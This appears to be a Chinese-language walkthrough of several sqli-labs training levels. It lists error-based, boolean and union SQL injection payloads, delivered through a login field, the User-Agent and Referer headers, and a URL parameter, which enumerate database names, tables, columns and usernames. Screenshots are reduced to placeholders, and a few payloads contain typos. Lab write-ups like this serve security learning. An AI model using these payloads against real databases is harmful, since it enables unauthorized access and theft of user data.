
1. Security数据库拥有得表名

|  |
| --- |
| admin"and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema = database() limit 0,28 ))) -- %20')&XDEBUG\_SESSION\_START=PHPSTORM |




1. security 数据库,users表中的所有字段

|  |
| --- |
| admin"and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name= 'users' limit 0,28 ))) -- %20')&XDEBUG\_SESSION\_START=PHPSTORM |



1. security数据库users表中的第一行数据的结果

|  |
| --- |
| admin"and extractvalue(1,concat(0x7e,(select group\_concat(username) from users limit 0,28 ))) -- %20')&XDEBUG\_SESSION\_START=PHPSTORM |




布尔注入

1. 所有数据库得名称

|  |
| --- |
| admin  admin" and (select concat(schema\_name ) from information\_schema.schemata limit 0,1) = 'information\_schema' -- %20 &XDEBUG\_SESSION\_START=PHPSTORM |






1. Security数据库拥有得表名


|  |
| --- |
| admin" and (select concat(table\_name ) from information\_schema.tables where table\_schema = database() limit 3,1) = 'users' -- %20 &XDEBUG\_SESSION\_START=PHPSTORM |






1. security 数据库,users表中的所有字段


|  |
| --- |
| admin" and (select concat(column\_name ) from information\_schema.columns where table\_name = 'users' limit 2,1) = 'password' -- %20 &XDEBUG\_SESSION\_START=PHPSTORM |





1. security数据库users表中的第一行数据的结果

|  |
| --- |
| admin" and (select concat(username ) from users limit 0,1) = 'Dumb' -- %20 &XDEBUG\_SESSION\_START=PHPSTORM |




Less-18

报错注入


1. 所有数据库得名称

|  |
| --- |
| User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0' or extractvalue(1, ncat(0x23,(select group\_concat(schema\_name ) from information\_schema.schemata limit 0,28),0x23))or'co |




1. Security数据库拥有得表名

|  |
| --- |
| User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0' or extractvalue(1, concat(0x23,(select group\_concat(table\_name ) from information\_schema.tables where SCHEMA\_name = database() limit 0,28),0x23))or' |



1. security 数据库,users表中的所有字段

|  |
| --- |
| User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0' or extractvalue(1, concat(0x23,(select group\_concat(column\_name ) from information\_schema.columns where table\_name = 'users' limit 0,28),0x23))or' |



1. security数据库users表中的第一行数据的结果

|  |
| --- |
| User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0' or extractvalue(1, concat(0x23,(select GROUP\_CONCAt(username) users limit 0,28),0x23))or' |




Less-19

报错注入


1. 所有数据库得名称

|  |
| --- |
| Referer: http://www.sqli.com/' or extractvalue(1,concat(0x7e,(select group\_concat(schema\_name) from information\_schema.schemata limit 0,28 ))) or' |




1. Security数据库拥有得表名

|  |
| --- |
| Referer: http://www.sqli.com/' or extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema = database()  limit 0,28 ))) or' |




1. security 数据库,users表中的所有字段

|  |
| --- |
| Referer: http://www.sqli.com/' or extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name = 'users'  limit 0,28 ))) or' |



1. security数据库users表中的第一行数据的结果

|  |
| --- |
| Referer: http://www.sqli.com/' and extractvalue(1,concat(0x7e,(select group\_concat(username) from users limit 0,28 ))) or' |




Less-23

联合查询


1. 所有数据库得名称

|  |
| --- |
| http://www.sqli.com/Less-23/?id=-1' union select 1,2,(select group\_concat(schema\_name ) from information\_schema.schemata)' |



1. Security数据库拥有得表名

|  |
| --- |
| http://www.sqli.com/Less-23/?id=-1' union select 1,2,(select group\_concat(table\_name ) from information\_schema.tables where table\_schema = database())' |




1. security 数据库,users表中的所有字段

|  |
| --- |
| http://www.sqli.com/Less-23/?id=-1' union select 1,2,(select group\_concat(column\_name ) from information\_schema.columns where table\_name ='users')' |



1. security数据库users表中的第一行数据的结果


|  |
| --- |
| http://www.sqli.com/Less-23/?id=-1' union select 1,2,(select group\_concat(username) from users)' |



报错注入


1. 所有数据库得名称

|  |
| --- |
| http://www.sqli.com/Less-23/?id=1' and extractvalue(1,concat(0x7e,(select group\_concat(schema\_name) from information\_schema.schemata limit 0,28 )))  or '&XDEBUG\_SESSION\_START=PHPSTORM |




1. Security数据库拥有得表名

|  |
| --- |
| http://www.sqli.com/Less-23/?id=1' and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema = database() limit 0,28 )))  or '&XDEBUG\_SESSION\_START=PHPSTORM |



1. security 数据库,users表中的所有字段

|  |
| --- |
| http://www.sqli.com/Less-23/?id=1' and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users' limit 0,28 )))  or '&XDEBUG\_SESSION\_START=PHPSTORM |



1. security数据库users表中的第一行数据的结果


|  |
| --- |
| http://www.sqli.com/Less-23/?id=1' and extractvalue(1,concat(0x7e,(select group\_concat(username) from users limit 0,28 )))  or '&XDEBUG\_SESSION\_START=PHPSTORM |



布尔注入


1. 所有数据库得名称

|  |
| --- |
| http://www.sqli.com/Less-23/?id=1' and ord(( select SUBSTR(((select concat(schema\_name ) from information\_schema.schemata limit 0,1)),1,1))) = 105 or '&XDEBUG\_SESSION\_START=PHPSTORM |



